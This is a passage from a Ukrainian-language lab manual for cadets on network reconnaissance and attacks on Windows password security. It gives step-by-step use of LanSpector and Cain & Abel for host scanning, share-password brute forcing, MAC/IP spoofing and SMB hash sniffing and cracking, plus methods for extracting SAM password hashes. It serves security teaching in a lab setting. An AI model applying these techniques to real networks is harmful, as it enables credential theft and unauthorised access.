



*Рис. 11. Результат роботи програми GetAcct*

Для початку аналізу необхідно вказати ім'я віддаленого комп'ютера (Remote Computer) і граничне значення відносного ідентифікатора RID (End of RID).

Самостійно відпрацюйте роботу цієї утиліти для сусіднього ПК

## 2. Використання програми LanSpector

**LanSpector –** програма для адміністрування локальної мережі. Основне призначення – побудува списку комп'ютерів локальної (береться з мережного оточення) або будь-який заданої діапазоном IP адрес мережі.

Програма LanSpector v1.3.1 надає наступні можливості (рис. 12):

1) пошук хостов в мережі (My Network);
2) пошук доступних мережних ресурсів (Shared resource);
3) пошук доступних мережних паролів (Shared passwords);
4) містить вбудований сканер мережі (Network scanner);
5) містить вбудований фільтр-сканер пакетів (пошук заданого порту) (Filter scan);
6) пошук відкритих портів (22 –SSH, 23-Telnet, 21-FTP, 101-POP3, 80-HTTP і т.д.) (Netstat);
7) відправка пошти (Mail (SMTP));
8) визначення MAC-адреси.





*Рис. 12. Діалогове вікно програми LanSpector*

**1.** Закладка **My network** 

(моя мережа) – тут можливий пошук комп'ютерів, що знаходяться в одній невеликій локальній мережі. У поле Name or IP необхідно ввести NetBios-ім'я або IP адресу машини, з якою необхідно почати пошук машин в мережі. Кнопка поряд – nbtstat показує NetBios-ім'я шуканої машини, MAC-адресу мережного адаптера, назву робочої групи, у якій знаходиться хост, і зареєстрованого користувача (ідентична команді nbtstat викликаної з опцією -a). Кнопка старт починає пошук хостів у мережі.

Поряд закладка Fake дозволяє додавати фальшиві (фіктивні, недійсні) IP-адреси в мережу, для цього необхідно заповнити всі поля для нового хосту.


***Завдання.*** За допомогою цієї закладки визначити кількість машин в класі, їх IP-адреси, NetBios-ім'я цих машин їх MAC-адреси і зареєстрованих в системі користувачів.

**2.** Закладка **Shared resources** 

(спільновикористовувані ресурси) дозволяє знайти в мережі доступні для користування ресурси і підключити ці ресурси до свого комп'ютера як логічний диск, літера якого задається в полі Local name. Для підключення ресурсу необхідно заповнити поля Remote name (віддалене ім'я мережного ресурсу), User – ім'я користувача, під яким слід скористатися ресурсом, Password-ввести пароль для доступу до ресурсу. Потім потрібно натиснути кнопку Check, для того, щоб переконатися в існуванні ресурсу, і натиснути Connect- підключитися, після цього можна користуватися ресурсом.

***Завдання.*** Створити на одному з комп'ютерів папку – «TEST» з будь-якими файлами і відкрити до неї доступ (клацання правою кнопкою миші по папці – Sharing – Share this folder – OK)**,** за допомогою цієї закладки знайти спільно використовуваний ресурс, підключиться до нього і скористатися ним.

**3.** Закладка **Shared passwords** 

(розподілені, доступні паролі) схожа із закладкою Shared resources тим, що в ній також можливий пошук спільно використовуваних ресурсів, проте тут є можливість підбору пароля (якщо доступ до ресурсу відкритий і закритий паролем під Windows 98). Для цього, як і в попередній закладці, необхідно заповнити відомі поля, натиснути Check. Потім включити панель пошуку пароля - 

, вибрати один з 4-х способів підбору пароля:

1) brute force – метод грубої сили (повне перебирання всіх варіантів);
2) smart force – підбір з використанням інформації, передбаченої за умовчанням в програмі;
3) dictionary -метод підбору пароля за словником;
4) fast force – метод швидкого підбору.

Вказати ресурс, довжину підбираного пароля і натиснути кнопку Start search, після цього в полі Password підбиратиметься пароль.

***Завдання.*** На створену в Windows 98/2000 папку TEST поставити пароль для повного доступу – «POLE» і спробувати його підібрати за допомогою цієї закладки.

**4.** Закладка **Network scanner** 

(«Сканер мережі») дозволяє визначити Shared resources, MAC-адресу хосту, відкриті порти.

Для цього необхідно в полі Start IP ввести IP адресу, з якої почнеться сканування мережі (192.168.30.4) в поле End IP ввести номер, на якому закінчиться сканування (для простоти і наочності введіть той же номер 192.168.30.4) натисніть Start.

У полі IP address буде виведений результат сканування (тобто шукана IP адреса); у полі Time, ms міститься час проходження пакету (запиту) до шуканої машини і повернення його назад; у полі TTL міститься час життя пакету; у полі Name міститься NetBios-ім'я хосту; поле User показує, під яким login-ом реєструвався користувач в системі.

У полі MAC-address міститься MAC-адреса мережного адаптера ; у полі Domain міститься ім'я домена, в який входить ця машина.

**5.** Закладка **Filter scan** 

(вибіркове сканування) дозволяє знаходити на відалених машинах відкриті порти, яким відповідають певні протоколи.

Для цього в полі Service потрібно вказати протокол, по якому буде проводитися сканування, в поле Start IP ввести IP номер, з якого почнеться сканування мережі, в поле End IP ввести номер, на якому закінчиться сканування і натиснути Start. У полі IP-адреса буде виведена шукана IP-адреса машини і відкриті порти.

***Завдання.*** Проскануйте і знайдіть всі відкриті порти на машині з адресою 192.168.30.3, розберіться яким протоколам вони відповідають.

**6.** Закладка **Netstat** 

. На відміну від закладки Filter scan, тут виводяться абсолютно всі відкриті порти стека TCP/IP і UDP тільки тієї машини, на якій ви запускаєте програму LanSpector.

## ЗМІСТ ЗВІТУ

1. Тема і мета роботи.
2. Отримані результати в ході роботи.
3. Висновки.

## КОНТРОЛЬНІ ПИТАННЯ

Опитування проводитиметься перед лабораторною роботою за допомогою тестування.

**Питання в тесті:**

1. IP адреса складається з …
2. Найменша адреса хосту в мережі класу С починається з ...
3. Якщо мережа належить до класу В, то номер мережі визначається першими …
4. Які класи комп'ютерних мереж можуть містити до 16777216 ($2^{24}$) хостів?
5. Які класи комп'ютерних мереж можуть містити до 65536 ($2^{16}$) хостів?
6. Скільки в глобальній мережі Інтернет може бути мереж класу В?
7. Адресою-петлею (або loopback) називається адреса з номером …
8. Для мереж класу С стандартною маскою є маска з номером …
9. Маска мережі це …
10. Яке призначення служби імен доменів (DNS)?
11. Сервер імен – це ...
12. Домен глобальної мережі – це ...
13. Яке позначення хоста є його доменним ім'ям?
14. Як виглядатиме маска мережі в двійковому вигляді для адреси 134.75.98.6?
15. Що розуміється під логічним портом комп'ютерної системи?
16. Пакети, що поступають на транспортний рівень, організовуються операційною системою як множина черг до точок входу різних прикладних процесів. У термінології TCP/IP такі системні черги називаються...
17. Процедура обслуговування протоколом TCP/IP запитів, що поступають від декількох різних прикладних служб, називається...
18. Що можна дізнатися за допомогою утиліти nslookup?
19. Які можливості програми LanSpector v1.3.1?

# Лабораторна робота 2

## Тема. **Перехоплення автентифікуючої інформації в локальній мережі, атаки на парольний захист**

**Мета** Переконатися в технічній можливості підміни IP і MAC адреси вузла локальної мережі; ознайомитися з можливостями аналізатора протоколів, що перехоплює пакети автентифікації; навчитися застосовувати відповідні захисні механізми.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 4* год.

**План**

1. Курсанти заздалегідь отримують текст лабораторної роботи. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить тестування курсантів за результатами теоретичної підготовки (20 хв.), після чого курсанти виконують завдання лабораторної роботи (130 хв.).
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 2000 або вище; Cain & Abel; UST.MACwatch; Paragon NTFS for Windows 98; LC+4 або SamInside.

* Час проведення заняття визначається навчальним планом

## КОРОТКІ ТЕОРЕТИЧНІ ВІДОМОСТІ

Докладніше основні теоретичні відомості викладено в [9], [13], [17], [19].

### Основні відомості про парольний захист і методи атак

*Ідентифікатор користувача* – деяка унікальна кількість інформації, що дозволяє розрізняти індивідуальних користувачів парольної системи (проводити їх ідентифікацію). Часто ідентифікатор також називають ім'ям користувача або ім'ям облікового запису користувача.

*Пароль користувача* – деяка секретна кількість інформації, відома тільки користувачу і парольній системі, яка може бути запам’ятована користувачем і надана для проходження процедури автентифікації. Одноразовий пароль дає можливість користувачу одноразово пройти автентифікацію. Багаторазовий пароль може бути використаний для перевірки достовірності повторно.

*Обліковий запис* користувача – сукупність його ідентифікатора та його пароля.

База *даних користувачів* парольної системи містить облікові записи всіх користувачів цієї парольної системи.

Під *парольною системою* розуміється програмно-апаратний комплекс, що реалізовує системи ідентифікації і автентифікації користувачів КС на основі одноразових або багаторазових паролів. Як правило, такий комплекс функціонує спільно з підсистемами розмежування доступу і реєстрації подій. В окремих випадках парольна система може виконувати ряд додаткових функцій, зокрема генерацію і розподіл короткочасних (сеансових) криптографічних ключів.

Основними компонентами парольної системи є:

- інтерфейс користувача;
- інтерфейс адміністратора;
- модуль сполучення з іншими підсистемами безпеки;
- база даних облікових записів.

Парольна система є «переднім краєм оборони» всієї системи безпеки. Деякі її елементи (зокрема, що реалізовують інтерфейс користувача) можуть бути розташовані в місцях, відкритих для доступу потенційному зловмиснику. Тому парольна система стає одним з перших об'єктів атаки при вторгненні зловмисника в захищену систему. Нижче перераховані типи загроз безпеки парольних систем.

1. *Розголошування параметрів облікового запису через*:

   – підбір в інтерактивному режимі;
   – підглядання;

– навмисну передачу пароля його власником іншій особі;
– захоплення бази даних парольної системи (якщо паролі не зберігаються в базі у відкритому вигляді, для їх відновлення може знадобитися підбір або дешифровка);
– перехоплення переданої по мережі інформації про пароль;
– зберігання пароля в доступному місці.

2. *Втручання у функціонування компонентів парольної системи через*:

– впровадження програмних закладок;
– виявлення і використання помилок, допущених на стадії розробки;
– виведення з ладу парольної системи.

Деякі з перерахованих типів загроз пов'язані з наявністю так званого людського чинника, який виявляється в тому, що користувач може:

– вибрати пароль, який легко запам'ятати і також легко підібрати;
– записати пароль, який складно запам'ятати, і покласти запис в доступному місці;
– ввести пароль так, що його зможуть побачити сторонні;
– передати пароль іншій особі навмисно або помилково.

Необхідно відзначити існування «парадоксу людського чинника». Полягає він в тому, що користувач нерідко прагне виступати швидше супротивником парольної системи, як, втім, і будь-якої системи безпеки, функціонування якої впливає на його робочі умови, ніж союзником системи захисту, тим самим ослабляючи її. Захист від вказаних загроз ґрунтується на перерахованих нижче організаційно-технічних заходах.

## Вибір паролів

У більшості систем користувачі мають можливість самостійно обирати паролі або одержувати їх від системних адміністраторів. При цьому для зменшення деструктивного впливу описаного вище людського чинника необхідно реалізувати ряд вимог до вибору і використання паролів (табл.1).

*Таблиця 1*

Вимоги до вибору і використання паролів

| **Вимога до вибору пароля** | **Одержуваний ефект** |
|---|---|
| Встановлення мінімальної довжини пароля | Ускладнює завдання зловмисника при спробі підглянути пароль або підібрати пароль методом «тотального випробування» |
| Використання в паролі різних груп символів | Ускладнює завдання зловмисника при спробі підібрати пароль методом «тотального випробування» |
| Перевірка і відбракування пароля по словнику | Ускладнює завдання зловмисника при спробі підібрати пароль по словнику |
| Встановлення максимального терміну дії пароля | Ускладнює завдання зловмисника по підбору паролів методом тотального випробування, зокрема без безпосереднього звернення до системи захисту (режим off-line) |
| Встановлення мінімального терміну дії пароля | Перешкоджає спробам користувача замінити пароль на старий після його зміни на попередню вимогу |
| Ведення журналу історії паролів | Забезпечує додатковий ступінь захисту на попередню вимогу |
| Застосування евристичного алгоритму, що бракує паролі на підставі даних журналу історії | Ускладнює завдання зловмисника при спробі підібрати пароль по словнику або з використанням евристичного алгоритму |
| Обмеження числа спроб введення пароля | Перешкоджає інтерактивному підбору паролів зловмисником |
| Підтримка режиму примусової зміни пароля користувача | Забезпечує ефективність вимоги, що обмежує максимальний термін дії пароля |
| Використання затримки при введенні неправильного пароля | Перешкоджає інтерактивному підбору паролів зловмисником |
| Заборона на вибір пароля самим користувачем і автоматична генерація паролів | Виключає можливість підібрати пароль по словнику. Якщо алгоритм генерації паролів невідомий зловмиснику, останній може підбирати паролі тільки методом «тотального випробування» |
| Примусова зміна пароля при першій реєстрації користувача в системі | Захищає від неправомірних дій системного адміністратора, що має доступ до пароля у момент створення облікового запису |

Параметри для кількісної оцінки стійкості парольних систем наведені у табл.2.

*Таблиця 2*

Параметри для кількісної оцінки стійкості парольних систем

| Параметр | Спосіб визначення |
|---|---|
| Потужність алфавіту паролів A | Можуть варіюватися для забезпечення заданого значення S ($S=A^L$) |
| Довжина пароля L | |
| Потужність простору паролів S | Обчислюється на основі заданих значень P, T або V |
| Швидкість підбору паролів V:<br>– Для інтерактивного режиму визначається як швидкість обробки однієї спроби реєстрації стороною, що перевіряє.<br>– Для режиму off-line (на основі згортки пароля) визначається як швидкість обчислення значення згортки для одного пробного пароля | – Може бути штучно збільшена для захисту від загрози.<br>– Задається використовуваним алгоритмом обчислення згортки. Алгоритм, що має повільні реалізації, підвищує стійкість по відношенню до загрози |
| Термін дії пароля (задає проміжок часу, після закінчення якого пароль повинен бути обов'язково змінений) T | Визначається, виходячи із заданої вірогідності P, або вважається заданим для подальшого визначення S |
| Вірогідність підбору пароля протягом його терміну дії (підбір продовжується безперервно протягом всього терміну дії пароля) P | Обирається наперед для подальшого визначення S або T |

Як ілюстрацію розглянемо завдання визначення мінімальної потужності простору паролів (залежної від параметрів A і L) відповідно до заданої вірогідності підбору пароля протягом його терміну дії.

Задано $P=10^{-6}$. Необхідно знайти мінімальну довжину пароля, яка забезпечить його стійкість протягом одного тижня безперервних спроб підібрати пароль. Хай швидкість інтерактивного підбору паролів \/=10 паролів/хв. Тоді протягом тижня можна перебрати

1060247= ··100800 паролів.

Далі, враховуючи, що параметри S, V, T і P зв'язані співвідношенням $P=V\cdot T/S$, одержуємо:

$$S=100800/10^{-6}=1{,}008\cdot 10^{11}\approx 10^{11}.$$

Набутому значенню S відповідають пари (A=26 (англійський алфавіт); L=8) і (A=36; L=6).

## Отримання системних паролів Windows NT/2000/XP

Операційні системи Windows NT/2000/XP зберігають паролі в зашифрованому вигляді, званому гешами (згортками) паролів (hash (англ.) - суміш, мішанина; паролі перетворюються за допомогою особливого вигляду функції, для якої можна якісно описати властивість «невідновності» аргументу (пароля), по відомому значенню (гешу, згортки) і виду функції).

Паролі не можуть бути одержані безпосередньо з гешів. Відновлення паролів полягає в обчисленні гешів за можливими варіантами паролів і порівнянні їх з тими, що є гешами паролів.

Аудит паролів включає перевірку можливих шляхів отримання інформації про облікові записи користувачів з гешами їх паролів і спробою відновлення паролів в явному вигляді з урахуванням регістра.

## Отримання гешів (згортків) паролів

Існує декілька шляхів отримання гешів паролів, залежних від їх місцезнаходження і наявного доступу. Геші паролів можуть бути одержані наступними способами:

- з файлу SAM або його резервної копії;
- безпосередньо з реєстру операційної системи локального або віддаленого комп'ютера;
- з реєстру або Active Directory локального комп'ютера, або віддаленого комп'ютера впровадженням DLL;
- за допомогою перехоплення автентифікаційних пакетів в мережі.

## Отримання гешів паролів з файлу SAM

Облікові записи користувачів, що містять, зокрема, ім'я користувача і його зашифрований пароль, зберігаються в реєстрі Windows NT/2000/XP, а саме в тій його частині, яка знаходиться у файлі SAM (Security Account Manager (англ.) – диспетчер захисту облікових записів). Цей файл можна знайти:

- на диску в каталозі %SystemRoot%\system32\config;
- на диску аварійного відновлення системи.

До файлу SAM в каталозі %SystemRoot%\system32\config не можна дістати доступ, доки завантажена Windows NT/2000/XP, оскільки він відкритий операційною системою. Якщо є фізичний доступ до машини, необхідно скопіювати файл, завантаживши на цій машині іншу копію операційної системи або іншу операційну систему. Якщо Windows NT/2000/XP встановлена на

диску з файловою системою NTFS, то для MS-DOS і Windows 95/98/Me додатково необхідні програми, що забезпечують доступ до диска з NTFS з цих операційних систем.

У MS-DOS можуть бути використані програми NTFSDOS і NTFSDOS Professional, в Windows 95/98/Me - NTFS for Windows 9S (авторами є Mark Russmovich, Bryce Cogswell).

Для доступу з операційної системи Linux потрібне включення підтримки NTFS.

Також можна завантажитися з дискети і скопіювати файл SAM, заздалегідь запустивши програму, що забезпечує доступ до розділів з NTFS. Після цього потрібно виконати імпорт файлу SAM.

Витягання гешів паролів з файлу SAM було розроблено і вперше реалізовано в програмі SAMDump (автор Дмитро Андріанов). При імпорті файлу SAM здійснюється отримання списку облікових записів користувачів, що містяться у файлі SAM.

Інший спосіб одержати файл SAM в операційній системі Windows NT, який не вимагає перезавантаження машини, – це копіювання його з каталога %SystemRoot%\repair або з диска аварійного відновлення. Кожного разу, коли в Windows NT створюється диск аварійного відновлення за допомогою програми RDISK, файл SAM запаковується і зберігається у файл sam_, що є резервною копією файлу SAM. Файл sam_ становить архів у форматі cabmel. Цей файл може бути розпакований командою «expand sam _ sam». Недоліком цього способу є те, що з моменту створення диска аварійного відновлення паролі могли змінитися і файл sam_ може містити застарілі дані.

Файл SAM також копіюється, коли створюється повна резервна копія. Якщо є доступ до резервної копії, можна відновити файл SAM %SystemRoot%\system32\config на іншу машину і потім витягнути з нього геші паролів. Недоліком цього способу також є те, що з моменту останнього сеансу створення резервної копії паролі могли змінитися.

Існує службова програма SYSKEY, що вперше з'явилася у складі Service Pack 3 для Windows NT. Програма SYSKEY додатково зашифровує геші паролів облікових записів, що робить імпорт файлу SAM вищезазначеним способом даремним. SYSKEY може використовуватися в одному з трьох варіантів:

- згенерований ключ шифрування записується на локальний жорсткий диск в зашифрованому вигляді;
- згенерований ключ шифрування записується на дискету, яка повинна бути вставлена під час завантаження операційної системи;

– для отримання ключа шифрування використовується пароль, вибраний адміністратором, що вводиться під час завантаження операційної системи.

Службова програма SYSKEY в операційній системі Windows NT для додаткового захисту паролів облікових записів після установки Service Pack відповідної версії повинна бути активізована вручну. В операційних системах Windows 2000/XP програми SYSKEY з самого початку присутня і активізована.

Імпорт файлу SAM, додатково зашифрованого SYSKEY, вперше був реалізований в програмі SAMInside (авторами є PolASoft і Ocean). Для виконання імпорту необхідно послідовно відкрити файли SAM і SYSTEM, заздалегідь скопіювавши їх з каталогу %SystemRoot%\system32\config. Резервні копії файлів також можуть знаходитися в каталозі %SystemRoot%\repair, якщо раніше виконувалася архівація [30].

### Отримання гешів паролів з реєстру операційної системи

При отриманні гешів паролів з реєстру операційної системи здійснюється безпосередній доступ до реєстру. Для виконання імпорту інформації необхідно мати адміністративні права на комп'ютері, дамп паролів облікових записів якого потрібно створити. Якщо комп'ютер не є локальним, то повинен бути дозволений віддалений доступ до реєстру і бути відповідні права. Отримання гешів цим способом вперше стало можливим в програмі pwdump (автор Jeremy Allison). При виконанні імпорту інформації цим способом за допомогою програми pwdump імена користувачів, що містять нелатинські літери, будуть спотворені. Для отримання гешів паролів з реєстру необхідно скористатися LC+4.

Якщо програма SYSKEY активізована, геші паролів додатково зашифровуються. Виконання імпорту при цьому стає даремним, як і імпорт файлу SAM, оскільки паролі по додатково зашифрованим гешам відновлені не будуть.

## Перехоплення автентифікуючої інформації в мережі

### Автентифікація «комп'ютер — комп'ютер»

Коли автентифікація виконується по схемі «комп'ютер — комп'ютер», обидва комп'ютери, що беруть участь в сеансі зв'язку, використовують одні і ті ж секретні дані. Кожний з них може ідентифікувати себе для іншого комп'ютера, пред'являючи йому ці дані. При цьому один комп'ютер може виступати у ролі клієнта, а інший — у ролі сервера, або може виконуватися взаємна автентифікація, коли комп'ютери автентифікують один одного.

### Алгоритми автентифікації

У Windows NT 4.0 для автентифікації використовується алгоритм NTLM (NT LAN Manager Challenge and Response Algorithm). Згідно цьому алгоритму до системи, яка намагається дістати доступ, відправляється так званий *виклик* (challenge), що є рядком з випадкових символів. Клієнт NT використовує введений користувачем пароль як частину даних, вживаних для односпрямованого шифрування виклику, і надає серверу одержаний *відгук* (response). Сервер, який знає, які дані містяться в рядку виклику, а також пароль користувача, може упевнитися в тому, що користувач дійсно є тим, за кого себе видає. Таким чином, власне пароль користувача ніколи не пересилається по мережі ні відкрито, ні зашифровано (тільки згортка (геш) пароля).

Для того, щоб дозволити користувачам систем Windows 9x проходити автентифікацію на серверах NT, Windows NT підтримує також застарілий алгоритм LM (LAN Manager Challenge and Response Algorithm). Алгоритм LM подібний алгоритму NTLM, але є менш безпечним (допускає максимальну кількість символів пароля – 14, при шифруванні розбиває пароль на дві частини, приводить всі символи до верхнього регістра, а вже потім обчислює згортку).

Windows 2000 підтримує обидва ці алгоритми для автентифікації клієнтів нижнього рівня (Windows 9x, Windows NT), а також може застосовувати алгоритм NTLM як допоміжний для автентифікації клієнтів Windows 2000.

Використовуваним за умовчанням алгоритмом автентифікації в Windows 2000 є Kerberos. Kerberos — популярний алгоритм автентифікації в розподілених комп'ютерних системах, який одержав загальне визнання як безпечний алгоритм автентифікації. Він забезпечує взаємну і надійну автентифікацію клієнтів і серверів за допомогою обміну деяким числом повідомлень, що містять запити і відповіді на ці запити, а також шляхом декількох перевірок по різних критеріях.

Атака на перехоплену згортку пароля, що передана по протоколу Kerberos, не приводить до отримання пароля в явному вигляді.

У Windows 2000 протокол NTLM розглядається як резервний метод мережної автентифікації, який можна використовувати в тих випадках, коли з якихось причин не вдається застосувати Kerberos. При ухваленні рішення про вибір методу автентифікації враховуються як версія операційної системи контролера домену, так і версія ОС клієнта. У (табл.3) приводяться можливі варіанти вибору використовуваного за умовчанням методу автентифікації.

*Таблиця 3*

Використовувані за умовчанням методи автентифікації

| Клієнт | Сервер | Метод автентифікації |
|---|---|---|
| Windows 2000 | Windows 2000 | Kerberos (NTLM у разі відмови Kerberos) |
| Windows 2000 | Windows NT 4.0 | NTLM |
| Windows 9x | Windows NT 4.0 | LM |
| Windows 9x | Windows 2000 | LM |
| Windows 9x з клієнтом Active Directory | Windows 2000 | LM (можна набудувати на використання NTLM або NTLMv2) |
| Windows NT 4.0 | Windows NT 4.0 | NTLM (можна сконфігурувати на використання NTLMv2) |
| Windows NT 4.0 | Windows 2000 | NTLM (можна сконфігурувати на використання NTLMv2) |

**Аналізатори протоколів** – це спеціалізовані програми для Ethernet-мереж, що переводять мережний адаптер комп'ютера в безладний режим і збирають весь трафік мережі для подальшого аналізу.

Адміністратори мереж широко застосовують аналізатори протоколів для здійснення контролю над роботою цих мереж і визначення їх переобтяжених ділянок, що негативно впливають на швидкість передачі даних. Аналізатори протоколів використовуються і зловмисниками, які за їх допомогою можуть перехоплювати чужі паролі та іншу конфіденційну інформацію.

За допомогою аналізатора протоколів зловмисник може спробувати перехопити реєстраційні імена і паролі користувачів, їх секретні дані і конфіденційні повідомлення (електронна пошта). Маючи в своєму розпорядженні достатні ресурси, зловмисник може перехоплювати всю інформацію, що передана мережею.

Особливість аналізаторів протоколів полягає і в тому, що вони досліджують не конкретний комп'ютер, а протоколи передачі даних в комп'ютерній мережі. Тому аналізатор протоколів може бути встановлений в будь-якому вузлі мережі і звідти перехоплювати мережний трафік, який в результаті широкомовних передач потрапляє в кожен комп'ютер, підключений до мережі.

### Перехоплення автентифікаційних пакетів в мережі

Доступ до файлів і принтерів мережею в операційній системі Windows NT забезпечує сервер SMB (Server Message Block), званий просто сервером або LAN Manager сервером. SMB здійснює перевірку достовірності клієнта, що намагається дістати доступ до інформації мережею.

Клієнтська машина обмінюється з сервером автентифікаційними пакетами кожного разу, коли потрібне підтвердження прав користувача. Необхідно, щоб комп'ютер знаходився в мережному сегменті користувача або ресурсу, до якого він звертається.

Програма для перехоплення автентифікаційних пакетів, вбудована в LC4 працює на машинах з Ethernet-адаптером і в Windows NT/2000/XP, і в Windows 95/98/Me. Програму LC4 у режимі перехоплення автентифікаційних пакетів потрібно залишити запущеною на деякий час для збору достатньої кількості гешів паролів. Одержані дані необхідно зберегти у файл, після чого в програмі LC+4 виконати імпорт файлу сеансу LC4.

Для перешкоджання отриманню гешів паролів цим способом фірмою Microsoft було розроблене розширення існуючого механізму автентифікації, зване NTLMv2. Його використання стає можливим після установки Service Pack, починаючи з Service Pack 4 для Windows NT. Геш-коди LM є простішими, ніж коди NTLM, оскільки NTLM дозволяє задіювати паролі, що враховують регістр. Також NTLM допускає можливість застосування додаткових символів клавіатури. Це розширює діапазон символів ключа шифрування на 26 [30].

## ХІД РОБОТИ

### 1. Підміна IP і MAC адрес хоста

При проведенні несанкціонованих дій в Ethernet мережах досвідчені зловмисники підміняють дійсну адресу свого хоста на чужу або вигадану з метою ускладнення його виявлення. Необхідно переконатися в технічній можливості такої підміни.

1.1. Визначити MAC-адресу і IP-адресу свого комп'ютера за допомогою відомих вам утиліт (ipconfig, nbtstat).

1.2. Зафіксувати (записати на папері) MAC-адресу і IP-адресу вашого комп'ютера.

1.3. Дізнатися MAC-адресу машини ЗЛІВА (для робочої машини №2 – MAC-адреса 7-ої машини).

1.4. Підмінити MAC-адресу і IP-адресу свого комп'ютера. Для підміни IP-адреси необхідно клацнути правою кнопкою миші на значку My Network Places, вибрати Properties, далі клацнути

правою кнопкою миші на Local Area Connection, ще раз вибрати Properties. У вікні, що з'явилося, натиснути кнопку Configure зайти на закладку Advanced і в полі Property вибрати Network Address в полі Value ввести фальшиву MAC-адресу і натиснути ОК (Кожен на своїй робочій машині вводить MAC-адресу машини ЗЛІВА, а на робочій машині №2 – MAC-адресу останньої машини).

Після цього натиснути Properties пункту Internet Protocol (TCP/IP) в полі IP address і ввести фальшиву IP-адресу, натиснути ОК (Кожен на своїй робочій машині вводить IP-адресу машини ЗЛІВА, а на робочій машині №2 – IP-адресу останньої машини).

1.5. Перевірити відомим вам способом оновлені MAC і IP адреси комп'ютера.

1.6. Переконавшись в позитивному результаті виконаних дій, **повернути(!)** свої IP і MAC адреси назад.

## 2. Використання аналізатора протоколів для перехоплення автентифікуючих пакетів

Одним з представників аналізаторів протоколів є програма CAIN.

**Cain & Abel** – це інструмент відновлення паролів для операційних систем Windows. Він дозволяє легко відновлювати різні типи паролів шляхом їх підбирання з використанням словників, brute-force атак і криптоаналізу, декодуванням зашифрованих паролів, відновленням ключів безпроводових мереж, відкриттям кешованих паролів, аналізом протоколів маршрутизації та багатьма іншими способами. Ця програма використає деякі аспекти й недоліки безпеки, наявні в стандартах протоколів, методах автентифікації й механізмах кешування.

Ця програма володіє використовуваними далі в лабораторній роботі функціями:

- сканер мережі (Network) – збір інформації про вузли мережі;
- сніфер (Sniffer) – перехоплення автентифікуючих пакетів;
- крекер (Cracker) – отримання пароля в явному вигляді з його згортки.

2.1. Активізуйте програму зі Start-Programs-Cain.

2.2. У вікні, що відкрилося, натисніть вгорі зліва кнопку з зображенням мережного адаптера «Start/Stop Sniffer» для запуску роботи сніферу:  .

2.3. Оберіть закладку «Sniffer» 

і перейдіть внизу зправа на закладку «Passwords» 

. Зліва висвічується весь перелік протоколів з'єднання, через які Cain «прослуховує» мережу. Нас цікавить – SMB.

*Якщо всі комп'ютери локальної мережі підключені через концентратори (hub), то CAIN одержує всі дані про імена користувачів і паролі (або їх згортки), що йдуть від всіх машин мережі через цей hub. Якщо ж машини в мережі сполучені комутатором (switch), який містить внутрішню ARP-таблицю адресації (відповідність IP і MAC адрес комп'ютерів), то перехоплення пакетів практично неможливе. Проте існують програми, що здійснюють так званий ARP-шторм, які «бомблять» switch ARP-пакетами і тим самим перенавантажують внутрішню таблицю адресації switch і операційної системи, та переводять switch з режиму комутації в режим концентрації, тобто перетворюють його на hub.*

2.4. За допомогою утиліти Net view зробіть спробу перегляду ресурсів сусіднього комп'ютера.

2.5. Дочекайтеся, коли звернуться для перегляду доступних ресурсів з сусіднього комп'ютера.

2.6. Переконайтеся, що Cain на вашій машині покаже вам за протоколом SMB інформацію про те, з якої машини відбувся доступ до вас (її IP-адреса, домен), час звернення, під яким ім'ям користувач увійшов до операційної системи, і згортку пароля (геш).

2.7. Наведіть мишу на рядок з цією інформацією. Натисніть правою кнопкою і виберіть меню «Send All To Cracker».

2.8. Перейдіть на закладку «Cracker» 

. Зліва є перелік видів шифрування паролів. Ваш рядок повинен знаходитися в «LM & NT Hashes».

